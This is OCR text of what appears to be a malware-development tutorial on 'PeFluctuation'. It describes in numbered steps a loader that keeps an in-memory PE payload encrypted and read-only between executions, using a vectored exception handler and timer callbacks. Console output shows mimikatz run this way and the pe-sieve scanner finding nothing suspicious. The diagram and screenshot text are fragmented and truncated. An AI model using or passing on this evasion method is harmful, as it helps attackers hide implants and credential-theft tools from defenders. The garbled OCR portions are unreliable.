
image-21.png

PeFluctuation Implementation


The steps below explain the stages required to implement PeFluctuation. (Rc4EncryptDecrypt is a custom function created to decrypt and encrypt payload at runtime, based on exceptions flagged during Timer Callbacks)

1. Before executing the entry point of the PE payload, we set up a Vectored Exception Handler (VEH) using the `AddVectoredExceptionHandler` WinAPI. The VEH function is named `VectoredExceptionHandler`.
2. A function named `Rc4EncryptDecrypt` is scheduled to run as a timer callback using the `CreateTimerQueueTimer` WinAPI. This function will be executed once the timer passed to `CreateTimerQueueTimer` expires.
3. The `Rc4EncryptDecrypt` function is responsible for encrypting and decrypting the PE payload's memory. Afterward, it adjusts the memory permissions of the payload to read-only (RO) in the case of encryption, and read-execute (RX) in the case of decryption. This ensures that the payload appears benign when encrypted but can execute code when decrypted.
4. The entry point of the payload is then executed.
5. Depending on the timer duration, which determines when the `Rc4EncryptDecrypt` function is called and the PE payload's memory is encrypted, an `EXCEPTION_ACCESS_VIOLATION` exception may be triggered when interacting with the PE payload before the `Rc4EncryptDecrypt` function call. This occurs because the memory is marked as read-only and prevents code execution.
6. Any raised `EXCEPTION_ACCESS_VIOLATION` exceptions are managed by our VEH, `VectoredExceptionHandler`. This function calls `Rc4EncryptDecrypt` to decrypt the payload's memory, making it executable again, and then schedules `Rc4EncryptDecrypt` through `CreateTimerQueueTimer` to encrypt the memory and mark it as a read-only region.
7. The time between executing `CreateTimerQueueTimer` and `Rc4EncryptDecrypt` serves as the payload's window to execute its code before it gets encrypted.
8. The implant will continuously repeat steps 5, 6, and 7 until the process terminates.


Obfuscation Core Loop
(Continuous)
Event Trigger
EXCEPTION_ACCESS_VIOLATIO
Timer Expires
Path 2: Exception Handler
Path 1: Timer Callbac


VEH:
VectoredExceptionHandler
Decrypt .text Section with
RC4
Change Memory Protection
to\nPAGE_EXECUTE_READ
(RX)
Schedule Next Encryption
Timer\nCall:
CreateTimerQueueTimer
Return:
EXCEPTION_CONTINUE_EXECUTIO
Callback:
Rc4EncryptDecrypt
Encrypt .text Section w
RC4
Change Memory Protec
to\nPAGE_READONL
(RO)
Schedule Next Decrypt
Timer\nCall:
CreateTimerQueueTi
Memo
(Encrypt
Memory State: RX
(Decrypted)\nExecution
Resumes

Execution


2:46:51.79>PeFluctuation.exe
[i] Reading mimikatz.exe from disk ... [+] Done
[i] Base Address: 0x000001994E380000
[i] Image Size: 1257472
[i] Resolving Imports ...[+] DONE
[i] Resolving Relocations ...[+] DONE
[i] Setting Memory Permissions ...[+] DONE
[i] Performing PE Fluctuation on: 0x000001994E381000 [797696]
[i] Registering PE's Exception Handlers ... [+] DONE
[*] Executing Entry Point [0x00000199
.#####. mimikatz 2.2.0 (x64) #1836
.## ^ ##. "A La Vie, A L'Amour" - (o
/ \ ## /*** Benjamin DELPY `genti
\ / ## > http://blog.gentilki
'## v ##' Vincent LE TOUX
'#####' > http://pingcastle.c
mimikatz # coffee
[!] Exception Raised [!]
> Code: 0xC0000005
> Address: 0x000001994E4034BC
> State: [*] HANDLED [*]
mimikatz #
Process Hacker [MAL-ANALYSIS\MalAdmin]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System informati
Processes Services Network Disk
Name PID CPU I/O total r... Pri
PeFluctuation.exe 10456
PeFluctuation.exe (10456) Properties
GPU Disk and Network
General Statistics Performance Threads Token Module
Hide free regions
Base address Type Size Prote
0x1994e6d0000 Mapped: Reser... 1,984 kB
0x1994e6c0000 Mapped: Commit 64 kB R
0x1994e6ba000 Private: Reserved 24 kB
0x1994e6b0000 Private: Commit 40 kB RW
0x1994e4c0000 Mapped: Commit 1,540 kB R
0x1994e4a5000 Private: Commit 56 kB R
0x1994e49d000 Private: Commit 32 kB RW
0x1994e381000 Private: Commit 1,136 kB R
0x1994e380000 Private: Commit 4 kB RW
Administrator: Command Prompt
[*] Workingset scanned in 31 ms.

PID: 10456

SUMMARY:
Total scanned: 57
Skipped: 0
Hooked: 0
Replaced: 0
Hdrs Modified: 0
IAT Hooks: 0
Implanted: 0
Unreachable files: 0
Other: 0
Total suspicious: 0

C:\Windows\system32>pe-sieve.exe /pid 10

image-22.png